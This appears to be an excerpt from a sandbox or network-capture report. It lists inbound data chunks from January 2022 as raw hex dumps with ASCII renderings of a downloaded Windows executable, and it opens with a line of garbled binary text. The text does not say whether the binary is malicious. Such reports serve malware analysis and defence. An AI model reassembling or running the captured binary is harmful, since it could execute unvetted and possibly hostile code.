uuPu#u0u,u(u$u uuuuuPP3;M$tlj;YtMHX3PN@vE9X$tp$N$8EM4;tM;tjPE$A0U0E3ESVuE eWuu$uu
2022-01-28 20:04:54 UTC	148	IN	Data Raw: ff 74 24 08 8d 4e 18 e8 03 69 00 00 eb 1f ff 50 14 6a 00 ff 74 24 0c 83 c6 18 8b ce e8 18 68 00 00 85 c0 74 08 50 8b ce e8 cc 67 00 00 5e c2 08 00 66 8b 54 24 0c 8b c1 33 c9 89 08 66 89 50 04 8b 54 24 08 89 48 0c 89 48 14 8b 4c 24 04 89 50 08 89 48 18 c2 0c 00 8b 44 24 04 89 01 c2 04 00 8b 41 18 c3 56 8b f1 83 7e 0c 00 75 04 33 c0 5e c3 8b 4e 0c 8b 01 ff 90 b4 00 00 00 8b 46 0c 8b 88 90 00 00 00 8b 01 6a 01 56 ff 50 04 8b 46 0c 8b 88 90 00 00 00 8b 01 5e ff 20 8b 44 24 0c 85 c0 74 03 83 20 00 8b 89 94 00 00 00 eb 0c 8b 41 08 3b 44 24 04 74 09 8b 49 18 85 c9 75 f0 eb 0b e8 9f ff ff 8b 4c 24 08 89 01 33 c0 c2 0c 00 33 c0 c2 04 00 68 3c b6 04 10 ff 74 24 0c e8 71 00 ff ff 85 c0 59 59 75 1b 68 dc b5 04 10 ff 74 24 0c e8 5d 00 ff ff 85 c0 59 59 75 07 b8 02 Data Ascii: t$NiPjt$htPg^fT$3fPT$HHLPHDAV~u3^NFjVPF^ D$t A;D$tIuL$33h<t$qYYuht$]YYu
2022-01-28 20:04:54 UTC	156	IN	Data Raw: 33 c0 40 eb 17 6a 07 eb 12 6a 05 eb 0e 6a 04 eb 0a 6a 06 eb 06 6a 03 eb 02 6a 02 58 8b 55 14 83 4d e0 ff 89 45 fc 8d 45 dc 50 c7 45 dc 03 00 00 00 89 7d e4 89 7d e8 89 7d ec 89 7d f4 89 55 f8 e8 64 d8 ff ff 8b 45 f4 eb b0 8d 49 00 7f 6f 02 10 73 6f 02 10 7b 6f 02 10 6f 6f 02 10 83 6f 02 10 6a 6f 02 10 77 6f 02 10 59 6f 02 10 00 01 02 07 07 03 03 03 02 02 03 03 07 07 03 03 07 07 03 01 03 07 02 04 05 07 07 07 07 06 56 8b f1 ff 36 e8 17 d5 fe ff 83 26 00 59 5e c3 53 55 56 8b f1 8b 46 08 8b 58 04 57 33 ed 33 ff 85 db 76 20 8b 4e 08 57 e8 76 e3 ff ff 84 c0 74 0e 57 8b ce e8 38 e2 ff ff 8b e8 85 ed 7c 05 47 3b fb 72 e0 5f 5e 8b c5 5d 5b c3 55 8b ec 51 51 83 65 f8 00 56 8b f1 e8 f5 e1 ff ff 8d 55 fc 52 8d 55 f8 52 33 d2 38 55 0c 8d 46 0c 0f 95 c2 89 45 fc 8b Data Ascii: 3@jjjjjjXUMEEPE}}}}UdEIoso{oooojowoYoV6&Y^SUVFXW33v NWvtW8|G;r_^][UQQeVURUR38UFE
2022-01-28 20:04:54 UTC	164	IN	Data Raw: 46 0c 8b 08 8d 55 cc 52 50 ff 51 18 3b c3 0f 8c 32 fe ff ff 39 7d cc 75 12 8b 46 0c 8b 08 57 50 ff 51 0c 3b c3 0f 8c 1b fe ff ff 89 7e 44 8b 45 d8 8b 08 50 ff 51 08 39 5d d4 0f 85 7a ff ff ff 39 5d e4 0f 8e fb fd ff ff 8b 46 0c 8b 08 53 53 53 50 ff 51 1c 8b f8 3b fb 89 5e 44 0f 8d e2 fd ff ff 8b 06 8b ce ff 50 10 8b c7 e9 d6 fd ff ff 8b 87 b4 00 00 00 66 39 18 0f 85 b7 fe ff ff 83 4d e0 ff e9 b7 fe ff ff 6a 08 b8 cf 49 04 10 e8 29 7d 00 00 8b 75 08 ff b6 34 ff ff ff 8d 4d ec e8 39 6a ff ff 33 ff 83 7d 10 0e 89 7d fc 75 79 8b 76 a8 3b f7 74 72 8b 46 50 33 c9 3b c7 0f 95 c1 3b cf 75 05 e8 bd 71 ff ff 8b 4e 54 33 d2 3b cf 0f 95 c2 3b d7 74 ed ff 30 e8 af ee ff ff 8b 4e 54 e8 c2 ae ff ff 8b 46 50 ff 30 8b 4e 54 e8 a4 ef ff ff 8b 46 54 8b 40 0c 39 46 10 74 2a Data Ascii: FURPQ;29}uFWPQ;~DEPQ9]z9]FSSSPQ;^DPf9MjI)}u4M9j3}}uyv;trFP3;;uqNT3;;t0NTFP0NTFT@9Ft*
2022-01-28 20:04:54 UTC	172	IN	Data Raw: 7e 14 89 7e 1c 5f 5e c2 08 00 56 57 8b 7c 24 10 85 ff 8b f1 75 04 33 c0 eb 3c 83 7c 24 0c 00 75 05 e8 e1 53 ff ff 8b 4e 14 8b 46 1c 3b c8 77 e6 8d 14 39 3b d0 77 04 3b d1 73 04 2b c1 8b f8 8b 56 20 8b 06 57 03 d1 52 ff 74 24 14 8b ce ff 50 5c 01 7e 14 8b c7 5f 5e c2 08 00 56 57 8b 7c 24 10 85 ff 8b f1 74 4e 83 7c 24 0c 00 75 05 e8 94 53 ff ff 8b 46 14 8d 0c 38 3b c8 72 f1 3b 4e 18 76 08 8b 06 51 8b ce ff 50 64 8b 46 14 8d 0c 38 3b 4e 18 77 d9 8b 4e 20 8b 16 57 ff 74 24 10 03 c8 51 8b ce ff 52 5c 01 7e 14 8b 46 14 3b 46 1c 76 03 89 46 1c 5f 5e c2 08 00 55 8b ec 56 57 8b f9 8b 77 14 33 c9 33 c0 39 4d 10 75 08 8b 75 08 8b 45 0c eb 39 83 7d 10 01 75 0c 8b 55 08 03 f2 8b 55 0c 13 c2 eb 27 83 7d 10 02 75 3b 39 4d 0c 7c 11 7f 05 39 4d 08 76 0a 51 6a ff 6a 09 e8 Data Ascii: ~~_^VW|$u3<|$uSNF;w9;w;s+V WRt$P\~_^VW|$tN|$uSF8;r;NvQPdF8;NwN Wt$QR\~F;FvF_^U VWw339MuuE9}uUU'}u;9M|9MvQjj
2022-01-28 20:04:54 UTC	180	IN	Data Raw: 8b f1 83 7e 04 00 c7 06 f8 92 04 10 74 2b 57 33 ff 39 7e 08 7e 19 53 33 db 8b 4e 04 6a 00 03 cb e8 89 fc ff ff 47 83 c3 0c 3b 7e 08 7c eb 5b ff 76 04 e8 f6 76 fe ff 59 5f 5e c3 56 57 8b 7c 24 0c 8b 47 18 f7 d0 a8 01 8b f1 8b cf 74 0a ff 76 08 e8 63 5b ff ff eb 0f e8 88 5b ff ff 6a ff 50 8b ce e8 92 fc ff ff ff 76 08 ff 76 04 57 e8 8a fe ff ff 5f 5e c2 04 00 56 8b f1 e8 7f ff ff ff f6 44 24 08 01 74 07 56 e8 a0 76 fe ff 59 8b c6 5e c2 04 00 e9 66 ff ff ff 56 57 8b 7c 24 0c 85 ff 8b f1 7d 05 e8 5d 33 ff ff 3b 7e 08 7c 0b 6a ff 8d 47 01 50 e8 3f fc ff ff ff 74 24 10 8b cf 6b c9 0c 03 4e 04 e8 b8 fe ff ff 5f 5e c2 08 00 56 8b f1 8b 4e 18 83 e9 10 c7 06 08 93 04 10 e8 f2 43 fd ff 8b 4e 14 83 e9 10 e8 e7 43 fd ff 8b 4e 0c 83 e9 10 5e e9 db 43 fd ff 56 8b f1 e8 Data Ascii: ~t+W39~~S3NjG;~|[vvY_^VW|$Gtvc[[jPvvW_^VD$tVvY^fVW|$}]3;~|jGP?t$kN_^VNCNCN^CV

Timestamp	kBytes transferred	Direction	Data
2022-01-28 20:04:54 UTC	187	IN	Data Raw: 3c 40 1f 00 00 89 4e 30 89 4e 20 8b c6 5e c3 81 79 34 fe ff ff 3f 72 0a ff 71 14 6a 05 e8 71 37 ff ff c3 6a 04 b8 73 50 04 10 e8 8e 20 00 00 8b f1 8b 46 18 33 db f7 d0 43 33 ff 84 c3 74 6a 39 7e 38 75 40 6a 1c e8 37 58 fe ff 59 8b c8 89 4d f0 3b cf 89 7d fc 74 0a ff 76 40 e8 e1 c5 ff ff eb 02 33 c0 83 4d fc ff 53 ff 76 44 8b c8 89 46 38 e8 ca c3 ff ff 8b 4e 38 57 e8 49 c6 ff ff 89 38 89 5e 34 39 7d 08 0f 84 87 00 00 00 8b ce e8 7b ff ff ff ff 75 08 8b 4e 38 e8 29 c6 ff ff 8b 4e 34 89 0 8 ff 46 34 eb 6b 39 7e 38 75 44 6a 14 e8 cd 57 fe ff 59 8b c8 89 4d f0 3b cf 89 5d fc 74 07 e8 36 04 00 00 eb 02 33 c0 ff 76 40 83 4d fc ff 53 8b c8 89 46 38 e8 d3 f7 ff ff 8b 46 38 39 78 08 7f 05 e8 9d 14 ff ff 8b 40 04 89 38 89 5e 34 39 7d 08 74 1d 8b ce e8 11 ff ff ff 8b Data Ascii: <@N0N ^y4?rqjq7jsP F3C3tj9~8u@j7XYM;}tv@3MSvDF8N8WI8^49}{uN8)N4F4k9~8uDjWYM;]t 63v@MSF8F89x@8^49}t
2022-01-28 20:04:54 UTC	195	IN	Data Raw: 45 e4 85 c0 0f 84 83 00 00 00 57 56 53 e8 44 19 fe ff 89 45 e4 83 fe 01 75 24 85 c0 75 20 57 50 53 e8 30 19 fe ff 57 6a 00 53 e8 9e fd ff ff a1 a8 9b 04 10 85 c0 74 06 57 6a 00 53 ff d0 85 f6 74 05 83 fe 03 75 26 57 56 53 e8 7e fd ff ff 85 c0 75 03 21 45 e4 83 7d e4 00 74 11 a1 a8 9b 04 10 85 c0 74 08 57 56 53 ff d0 89 45 e4 c7 45 fc fe ff ff ff 8b 45 e4 eb 1d 8b 45 ec 8b 08 8b 09 50 51 e8 61 83 00 00 59 59 c3 8b 65 e8 c7 45 fc fe ff ff ff 33 c0 e8 78 1e 00 00 c3 83 7c 24 08 01 75 05 e8 5b 83 00 00 ff 74 24 04 8b 4c 24 10 8b 54 24 0c e8 ed fe ff ff 59 c2 0c 00 50 64 ff 35 00 00 00 00 8d 44 24 0c 2b 64 24 0c 53 56 57 89 28 8b e8 a1 cc 45 05 10 33 c5 50 ff 75 fc c7 45 fc ff ff ff ff 8d 45 f4 64 a3 00 00 00 00 c3 50 64 ff 35 00 00 00 00 8d 44 24 0c 2b 64 24 Data Ascii: EWVSDEu$u WPS0WjStWjStu&WVS~u!E}ttWVSEEEEPQaYYeE3x\|$u[t$LTYPd5D$+d$SVW(E3PuE EdPd5D$+d$
2022-01-28 20:04:54 UTC	203	IN	Data Raw: 45 1c 3b c3 59 59 89 7e 54 75 03 8d 45 10 50 ff 75 18 56 68 09 2a 03 10 ff 75 0c ff 75 08 ff 15 e0 60 04 10 3b c3 75 20 ff 15 60 62 04 10 89 45 fc 56 e8 48 cf ff ff 39 5d fc 59 74 09 ff 75 fc e8 eb e6 ff ff 59 33 c0 5e 5f 5b c9 c3 cc 68 60 04 03 10 64 ff 35 00 00 00 00 8b 44 24 10 89 6c 24 10 8d 6c 24 10 2b e0 53 56 57 a1 cc 45 05 10 31 45 fc 33 c5 50 89 65 e8 ff 75 f8 8b 45 fc c7 45 fc fe ff ff ff 89 45 f8 8d 45 f0 64 a3 00 00 00 00 c3 8b 4d f0 64 89 0d 00 00 00 00 59 5f 5f 5e 5b 8b e5 5d 51 c3 8b 44 24 04 85 c0 56 8b f1 c6 46 0c 00 75 63 e8 47 27 00 00 89 46 08 8b 48 6c 89 0e 8b 48 68 89 4e 04 8b 0e 3b 0d 20 53 05 10 74 12 8b 0d 3c 52 05 10 85 48 70 75 07 e8 89 80 00 00 89 06 8b 46 04 3b 05 40 51 05 10 74 16 8b 46 08 8b 0d 3c 52 05 10 85 48 70 75 08 e8 Data Ascii: E;YY~TuEPuVh*uu`;u `bEVH9]YtuY3^_[h`d5Dll$+SVWE1E3PeuEEEEdMdY__^[]QD$VFucG'FHlHhN; St< RHpuF;@QtF<RHpu
2022-01-28 20:04:54 UTC	211	IN	Data Raw: f8 fb ff ff 83 c4 28 85 c0 74 07 56 50 e8 5b a9 ff ff 5d c3 55 8b ec 51 51 56 8b 75 08 81 3e 03 00 00 80 0f 84 da 00 00 00 57 e8 d3 07 00 00 83 b8 80 00 00 00 00 74 3f e8 c5 07 00 00 8d b8 80 00 00 00 e8 73 05 00 00 39 07 74 2b 81 3e 4d 4f 43 e0 74 23 ff 75 24 ff 75 20 ff 75 18 ff 75 14 ff 75 10 ff 75 0c 56 e8 f0 a9 ff ff 83 c4 1c 85 c0 0f 85 8b 00 00 00 8b 7d 18 83 7f 0c 00 75 05 e8 ef 0a 00 00 8b 75 1c 8d 45 f8 50 8d 45 fc 50 56 ff 75 20 57 e8 34 ab ff ff 8b f8 8b 45 fc 83 c4 14 3b 45 f8 73 5b 53 3b 37 7c 47 3b 77 04 7f 42 8b 47 0c 8b 4f 10 c1 e0 04 03 c1 8b 48 f4 85 c9 74 06 80 79 08 00 75 2a 8d 58 f0 f6 03 40 75 22 ff 75 24 8b 75 0c ff 75 20 6a 00 ff 75 18 ff 75 14 ff 75 10 ff 75 08 e8 bb fe ff ff 8b 75 1c 83 c4 1c ff 45 fc 8b 45 fc 83 c7 14 3b 45 f8 Data Ascii: (tVP[]UQQVu>Wt?s9t+>MOCt#u$u uuuuV}uuEPEPVu W4E;Es[S;7\|G;wBGOHtyu*X@u"u$uu juuuuuEE;E
2022-01-28 20:04:54 UTC	218	IN	Data Raw: 00 8d bf 80 00 00 00 49 75 a3 8b 75 f8 8b 7d fc 8b e5 5d c3 55 8b ec 83 ec 1c 89 7d f4 89 75 f8 89 5d fc 8b 5d 0c 8b c3 99 8b c8 8b 45 08 33 ca 2b ca 83 e1 0f 33 ca 2b ca 99 8b f8 33 fa 2b fa 83 e7 0f 33 fa 2b fa 8b d1 0b d7 75 4a 8b 75 10 8b ce 83 e1 7f 89 4d e8 3b f1 74 13 2b f1 56 53 50 e8 27 ff ff ff 83 c4 0c 8b 45 08 8b 4d e8 85 c9 74 77 8b 5d 10 8b 55 0c 03 d3 2b d1 89 55 ec 03 d8 2b d9 89 5d f0 8b 75 ec 8b 7d f0 8b 4d e8 f3 a4 8b 45 08 eb 53 3b cf 75 35 f7 d9 83 c1 10 89 4d e4 8b 75 0c 8b 7d 08 8b 4d e4 f3 a4 8b 4d 08 03 4d e4 8b 55 0c 03 55 e4 8b 45 10 2b 45 e4 50 52 51 e8 4c ff ff ff 83 c4 0c 8b 45 08 eb 1a 8b 75 0c 8b 7d 08 8b 4d 10 8b d1 c1 e9 02 f3 a5 8b ca 83 e1 03 f3 a4 8b 45 08 8b 5d fc 8b 75 f8 8b 7d f4 8b e5 5d c3 83 25 44 95 05 10 00 e8 Data Ascii: Iuu}]U}u]]E3+3+3+3+uJuM;t+VSP'EMtw]U+U+]u}MES;u5Mu}MMMUUE+EPRQLEu}ME]u}]%D
2022-01-28 20:04:54 UTC	226	IN	Data Raw: f8 83 ff ff 74 43 85 ff 74 3f 57 ff 15 10 61 04 10 85 c0 74 34 89 3e 25 ff 00 00 00 83 f8 02 75 06 80 4e 04 40 eb 09 83 f8 03 75 04 80 4e 04 08 68 a0 0f 00 00 8d 46 0c 50 e8 b0 09 00 00 59 59 85 c0 74 37 ff 46 08 eb 0a 80 4e 04 40 c7 06 fe ff ff ff 43 83 fb 03 0f 8c 67 ff ff ff ff 35 0c 84 05 10 ff 15 c4 62 04 10 33 c0 eb 11 33 c0 40 c3 8b 65 e8 c7 45 fc fe ff ff ff 83 c8 ff e8 90 a1 ff ff c3 56 57 be 20 84 05 10 8b 3e 85 ff 74 31 8d 87 00 05 00 00 eb 1a 83 7f 08 00 74 0a 8d 47 0c 50 ff 15 b0 61 04 10 8b 06 83 c7 28 05 00 05 00 00 3b f8 72 e2 ff 36 e8 41 70 ff ff 83 26 00 59 83 c6 04 81 fe 20 85 05 10 7c be 5f 5e c3 53 33 db 39 1d 74 95 05 10 56 57 75 05 e8 5c 1f 00 00 8b 35 cc 78 05 10 33 ff 3b f3 75 18 83 c8 ff e9 9b 00 00 00 3c 3d 74 01 47 56 e8 f5 76 Data Ascii: tCt?Wat4>%uN@uNhFPYYt7FN@Cg5b33@eEVW >t1tGPa(;r6Ap&Y |_^S39tVWu\5x3;u<=tGVv
2022-01-28 20:04:54 UTC	234	IN	Data Raw: 10 ab ab ab eb b2 39 35 2c 82 05 10 0f 85 90 fe ff ff 83 c8 ff 8b 4d fc 5f 5e 33 cd 5b e8 12 50 ff ff c9 c3 6a 14 68 88 0d 05 10 e8 1e 83 ff ff 83 4d e0 ff e8 c9 aa ff ff 8b f8 89 7d dc e8 18 fd ff ff 8b 5f 68 8b 75 08 e8 b1 fd ff ff 89 45 08 3b 43 04 0f 84 57 01 00 00 68 20 02 00 00 e8 b2 af ff ff 59 8b d8 85 db 0f 84 46 01 00 00 b9 88 00 00 00 8b 77 68 8b fb f3 a5 83 23 00 53 ff 75 08 e8 f2 fd ff ff 59 59 89 45 e0 85 c0 0f 85 fc 00 00 00 8b 75 dc ff 76 68 ff 15 e8 61 04 10 85 c0 75 11 8b 46 68 3d 18 4d 05 10 74 07 50 e8 cb 51 ff ff 59 89 5e 68 53 8b 3d a8 61 04 10 ff d7 f6 46 70 02 0f 85 ea 00 00 00 f6 05 3c 52 05 10 01 0f 85 dd 00 00 00 6a 0d e8 d0 b1 ff ff 59 83 65 fc 00 8b 43 04 a3 3c 82 05 10 8b 43 08 a3 40 82 05 10 8b 43 0c a3 44 82 05 10 33 c0 89 Data Ascii: 95,M_^3[PjhM}_huE;CWh YFwh#SuYYEuvhauFh=MtPQY^hS=aFp<RjYeC<C@CD3
2022-01-28 20:04:54 UTC	242	IN	Data Raw: 7e 44 8b c6 e8 59 f9 ff ff 8b 45 f0 8b 80 bc 00 00 00 8b 00 8a 00 88 06 8b 5b 04 46 85 db 7d 26 f7 db 80 7d 10 00 75 05 39 5d 0c 7c 03 89 5d 0c 8b 7d 0c 8b c6 e8 28 f9 ff ff 57 6a 30 56 e8 03 38 ff ff 83 c4 0c 80 7d fc 00 74 07 8b 45 f8 83 60 70 fd 33 c0 5f 5e 5b c9 c3 55 8b ec 83 ec 2c a1 cc 45 05 10 33 c5 89 45 fc 8b 45 08 53 56 57 8b 7d 0c 6a 16 5e 56 8d 4d e4 51 8d 4d d4 51 ff 70 04 ff 30 e8 f8 32 00 00 33 db 83 c4 14 3b fb 75 18 e8 73 49 ff ff 53 53 53 53 53 89 30 e8 c6 ae ff ff 83 c4 14 8b c6 eb 5a 8b 45 10 3b c3 76 e1 83 f8 ff 75 04 0b c0 eb 0b 33 c9 83 7d d4 2d 0f 94 c1 2b c1 8b 75 14 8d 4d d4 51 8b 4d d8 03 ce 51 50 33 c0 83 7d d4 2d 0f 94 c0 03 c7 50 e8 25 31 00 00 83 c4 10 3b c3 74 04 88 1f eb 15 ff 75 18 8d 45 d4 53 56 ff 75 10 8b cf e8 64 fe Data Ascii: ~DYE[F}&}u9]|]}(Wj0V8}tE`p3_^[U,E3EESVW}j^VMQMQp023;usISSSSS0ZE;vu3}-+uMQMQP3}-P%1;tuESV ud
2022-01-28 20:04:54 UTC	250	IN	Data Raw: 14 e9 d5 04 00 00 f6 40 04 20 74 0f 6a 02 6a 00 6a 00 56 e8 81 fd ff ff 83 c4 10 56 e8 af f6 ff ff 85 c0 59 0f 84 f6 01 00 00 8b 07 f6 44 03 04 80 0f 84 e9 01 00 00 e8 46 6c ff ff 8b 40 6c 33 c9 39 48 14 8d 45 84 0f 94 c1 50 8b 07 ff 34 03 8b f1 ff 15 44 61 04 10 85 c0 0f 84 c0 01 00 00 85 f6 74 0a 80 7d ab 00 0f 84 b2 01 00 00 ff 15 40 61 04 10 83 65 b0 00 83 bd 28 05 00 00 00 8b 75 9c 89 45 84 89 75 8c 0f 86 ff 03 00 00 83 65 a4 00 eb 03 8b 75 8c 8a 45 ab 84 c0 0f 85 06 01 00 00 8a 06 33 c9 3c 0a 0f 94 c1 0f be c0 50 89 4d 88 e8 54 f8 ff ff 85 c0 59 75 1a 6a 01 8d 45 ac 56 50 e8 42 fb ff ff 83 c4 0c 83 f8 ff 0f 84 af 03 00 00 eb 30 8b 45 9c 2b c6 03 85 28 05 00 00 83 f8 01 0f 86 99 03 00 00 6a 02 8d 45 ac 56 50 e8 14 fb ff ff 83 c4 0c 83 f8 ff 0f 84 81 Data Ascii: @ tjjjVVYDFl@l39HEP4Dat}@ae(uEueuE3<PMTYujEVPB0E+(jEVP

Timestamp	kBytes transferred	Direction	Data
2022-01-28 20:04:54 UTC	258	IN	Data Raw: 74 b9 c6 07 0d 8b 03 8a 4d ff 88 4c 06 05 eb 25 3b 7d f4 75 06 80 7d ff 0a 74 a0 6a 01 6a ff 6a ff ff 75 08 e8 70 dd ff ff 83 c4 10 80 7d ff 0a 74 04 c6 07 0d 47 8b 45 f0 39 45 10 0f 82 47 ff ff ff eb 15 8b 03 8d 44 06 04 f6 00 40 75 05 80 08 02 eb 05 8a 01 88 07 47 8b c7 2b 45 f4 80 7d fe 01 89 45 f0 0f 85 d0 00 00 00 85 c0 0f 84 c8 00 00 00 4f 8a 0f 84 c9 78 06 47 e9 86 00 00 00 33 c0 40 0f b6 c9 eb 0f 83 f8 04 7f 13 3b 7d f4 72 0e 4f 0f b6 0f 40 80 b9 88 55 05 10 00 74 e8 8a 17 0f b6 ca 0f be 89 88 55 05 10 85 c9 75 0d e8 d5 0a ff ff c7 00 2a 00 00 00 eb 7a 41 3b c8 75 04 03 f8 eb 40 8b 0b 03 ce f6 41 04 48 74 24 47 83 f8 02 88 51 05 7c 09 8a 17 8b 0b 88 54 0e 25 47 83 f8 03 75 09 8a 17 8b 0b 88 54 0e 26 47 2b f8 eb 12 f7 d8 99 6a 01 52 50 ff 75 08 e8 Data Ascii: tML%;}u}tjjjup}tGE9EGD@uG+E}EOxG3@;}rO@UtUu*zA;u@AHt$GQ|T%GuT&G+jRPu
2022-01-28 20:04:54 UTC	265	IN	Data Raw: 4b 3b d9 73 f6 3b d9 8b 45 a0 73 cd 66 83 20 00 66 81 7d 94 00 80 c6 40 03 01 0f 95 c2 fe ca 80 e2 0d 80 c2 20 88 50 02 c6 01 30 c6 40 05 00 e9 e7 f7 ff ff 33 c0 f6 c3 10 74 01 40 f6 c3 08 74 03 83 c8 04 f6 c3 04 74 03 83 c8 08 f6 c3 02 74 03 83 c8 10 f6 c3 01 74 03 83 c8 20 f7 c3 00 00 08 00 74 03 83 c8 02 8b cb ba 00 03 00 00 23 ca 56 be 00 02 00 00 74 23 81 f9 00 01 00 00 74 16 3b ce 74 0b 3b ca 75 13 0d 00 0c 00 00 eb 0c 0d 00 08 00 00 eb 05 0d 00 04 00 00 8b cb 81 e1 00 00 03 00 74 0c 81 f9 00 00 01 00 75 06 0b c6 eb 02 0b c2 f7 c3 00 00 04 00 5e 74 05 0d 00 10 00 00 c3 33 c0 f6 c2 10 74 05 b8 80 00 00 00 f6 c2 08 53 56 57 bb 00 02 00 00 74 02 0b c3 f6 c2 04 74 05 0d 00 04 00 00 f6 c2 02 74 05 0d 00 08 00 00 f6 c2 01 74 05 0d 00 10 00 00 f7 c2 00 00 Data Ascii: K;s;Esf f}@ P0@3t@tttt t#Vt#t;t;utu^t3tSVWtttt
2022-01-28 20:04:54 UTC	273	IN	Data Raw: f0 e8 a4 4f fd ff 59 59 c3 8b 54 24 08 8d 42 0c 8b 4a ec 33 c8 e8 1a b3 fe ff b8 a0 f3 04 10 e9 d2 af fe ff 8b 4d f0 83 c1 04 e9 fa 7f fe ff 8b 4d f0 83 c1 1c e9 b5 6d fe ff 8b 4d f0 83 c1 38 e9 aa 6d fe ff 8b 54 24 08 8d 42 0c 8b 4a ec 33 c8 e8 de b2 fe ff b8 dc f3 04 10 e9 96 af fe ff 8b 54 24 08 8d 42 0c 8b 4a e8 33 c8 e8 c3 b2 fe ff b8 34 f4 04 10 e9 7b af fe ff 8b 4d e8 83 c1 0c e9 10 cd fb ff 8d 4d ec e9 08 cd fb ff 8b 54 24 08 8d 42 0c 8b 4a e0 33 c8 e8 95 b2 fe ff 8b 8a 0c 02 0 0 00 33 c8 e8 88 b2 fe ff b8 9c f4 04 10 e9 40 af fe ff 8d 4d f0 e9 d8 cc fb ff 8b 54 24 08 8d 42 0c 8b 4a dc 33 c8 e8 65 b2 fe ff 8b 8a 4c 01 00 00 33 c8 e8 58 b2 fe ff b8 c8 f4 04 10 e9 10 af fe ff 8b 4d f0 83 c1 10 e9 a5 cc fb ff 8b 54 24 08 8d 42 0c 8b 4a ec 33 c8 e8 32 Data Ascii: OYYT$BJ3MMmM8mT$BJ3T$BJ34{MMT$BJ33@MT$BJ3eL3XMT$BJ32
2022-01-28 20:04:54 UTC	281	IN	Data Raw: 05 00 3a 26 05 00 24 26 05 00 18 26 05 00 00 26 05 00 f0 25 05 00 e0 25 05 00 d4 25 05 00 c8 25 05 00 ba 25 05 00 ae 25 05 00 96 25 05 00 84 25 05 00 6e 25 05 00 a8 27 05 00 5e 25 05 00 48 25 05 00 36 25 05 00 26 25 05 00 14 25 05 00 fe 24 05 00 ee 24 05 00 e4 24 05 00 d6 24 05 00 c6 24 05 00 b2 24 05 00 a0 24 05 00 8e 24 05 00 7e 24 05 00 6c 24 05 00 5e 24 05 00 48 24 05 00 3c 24 05 00 30 24 05 00 20 24 05 00 0e 24 05 00 fc 23 05 00 ee 23 05 00 de 23 05 00 c6 23 05 00 b0 23 05 00 a0 23 05 00 94 23 05 00 8c 23 05 00 80 23 05 00 1c 20 05 00 2e 20 05 00 40 20 05 00 54 20 05 00 60 20 05 00 6e 20 05 00 74 23 05 00 5a 23 05 00 4a 23 05 00 3a 23 05 00 26 23 05 00 14 23 05 00 f6 22 05 00 e6 22 05 00 da 22 05 00 cc 22 05 00 b8 22 05 00 ac 22 05 00 90 22 05 00 96 Data Ascii: :&$&&&%%%%%%%%n%'^%H%6%&%%$$$$$$$$~l^H<0 $$######### . @ T ` n t#Z#J#:#&##""""""""""
2022-01-28 20:04:54 UTC	289	IN	Data Raw: 04 10 10 00 00 00 ff ff 00 00 b5 ed 01 10 d8 88 04 10 00 00 00 00 00 00 00 00 fc 82 04 10 14 00 00 00 ff ff 00 00 00 00 00 00 00 68 83 04 10 00 00 00 00 00 00 00 00 f0 82 04 10 14 00 00 00 ff ff 00 00 00 00 00 00 00 68 83 04 10 00 00 00 00 00 00 00 00 e4 82 04 10 54 00 00 00 ff ff 00 00 00 00 00 00 00 68 83 04 10 00 00 00 00 00 00 00 00 d8 82 04 10 08 00 00 00 ff ff 00 00 00 00 00 00 d8 83 04 10 00 00 00 00 00 00 00 00 c8 82 04 10 08 00 00 00 ff ff 00 00 00 00 00 00 d8 83 04 10 00 00 00 00 00 00 00 00 1c c9 04 10 45 e9 01 10 21 ee 01 10 80 35 01 10 0b 01 02 10 21 02 02 10 10 01 02 10 e4 c9 04 10 4b e9 01 10 3e ee 01 10 80 35 01 10 0b 01 02 10 21 02 02 10 10 01 02 10 00 00 00 00 38 Data Ascii: hhThE!5!K>5!8
2022-01-28 20:04:54 UTC	297	IN	Data Raw: 6d 65 20 4c 69 62 72 61 72 79 00 00 00 00 0a 0a 00 00 2e 2e 2e 00 3c 70 72 6f 67 72 61 6d 20 6e 61 6d 65 20 75 6e 6b 6e 6f 77 6e 3e 00 00 52 75 6e 74 69 6d 65 20 45 72 72 6f 72 21 0a 0a 50 72 6f 67 72 61 6d 3a 20 00 00 00 28 00 6e 00 75 00 6c 00 6c 00 29 00 00 00 00 00 28 6e 75 6c 6c 29 00 00 00 00 00 00 06 00 00 06 00 01 00 00 10 00 03 06 00 06 02 10 04 45 45 45 05 05 05 05 35 30 00 50 00 00 00 28 20 38 50 58 07 08 00 37 30 30 57 50 07 00 00 20 20 08 00 00 00 00 08 60 68 60 60 60 60 00 00 78 70 78 78 78 78 08 07 08 00 00 07 00 08 08 08 00 00 08 00 08 00 07 08 00 00 00 49 6e 69 74 69 61 6c 69 7a 65 43 72 69 74 69 63 61 6c 53 65 63 74 69 6f 6e 41 6e 64 53 70 69 6e 43 6f 75 6e 74 00 00 00 00 00 00 00 01 02 03 04 05 06 07 08 09 0a 0b 0c 0d 0e 0f 10 11 Data Ascii: me Library...<program name unknown>Runtime Error!Program: (null)(null)EEE50P(8PX700WP `h````xpxx xxInitializeCriticalSectionAndSpinCount
2022-01-28 20:04:54 UTC	305	IN	Data Raw: 04 10 00 00 00 00 90 32 05 10 00 00 00 00 00 00 00 00 ff ff ff ff 00 00 00 00 40 00 00 00 d8 c1 04 10 00 00 00 00 00 00 00 00 00 00 00 00 b4 32 05 10 20 c2 04 10 00 00 00 00 00 00 00 00 02 00 00 00 30 c2 04 10 3c c2 04 10 e4 be 04 10 00 00 00 00 b4 32 05 10 01 00 00 00 00 00 00 00 ff ff ff ff 00 00 00 00 40 00 00 00 20 c2 04 10 00 00 00 00 00 00 00 00 00 00 00 00 e8 32 05 10 6c c2 04 10 00 00 00 00 00 00 00 00 02 00 00 00 7c c2 04 10 88 c2 04 10 f0 c1 04 10 00 00 00 00 e8 32 05 10 01 00 00 00 00 00 00 00 ff ff ff ff 00 00 00 00 40 00 00 00 6c c2 04 10 00 00 00 00 00 00 00 00 00 00 00 00 10 33 05 10 b8 c2 04 10 00 00 00 00 00 00 00 00 02 00 00 00 c8 c2 04 10 d4 c2 04 10 f0 c2 04 10 00 00 00 00 10 33 05 10 01 00 00 00 00 00 00 00 ff ff ff ff 00 00 00 00 40 Data Ascii: 2@2 0<2@ 2l|2@l33@
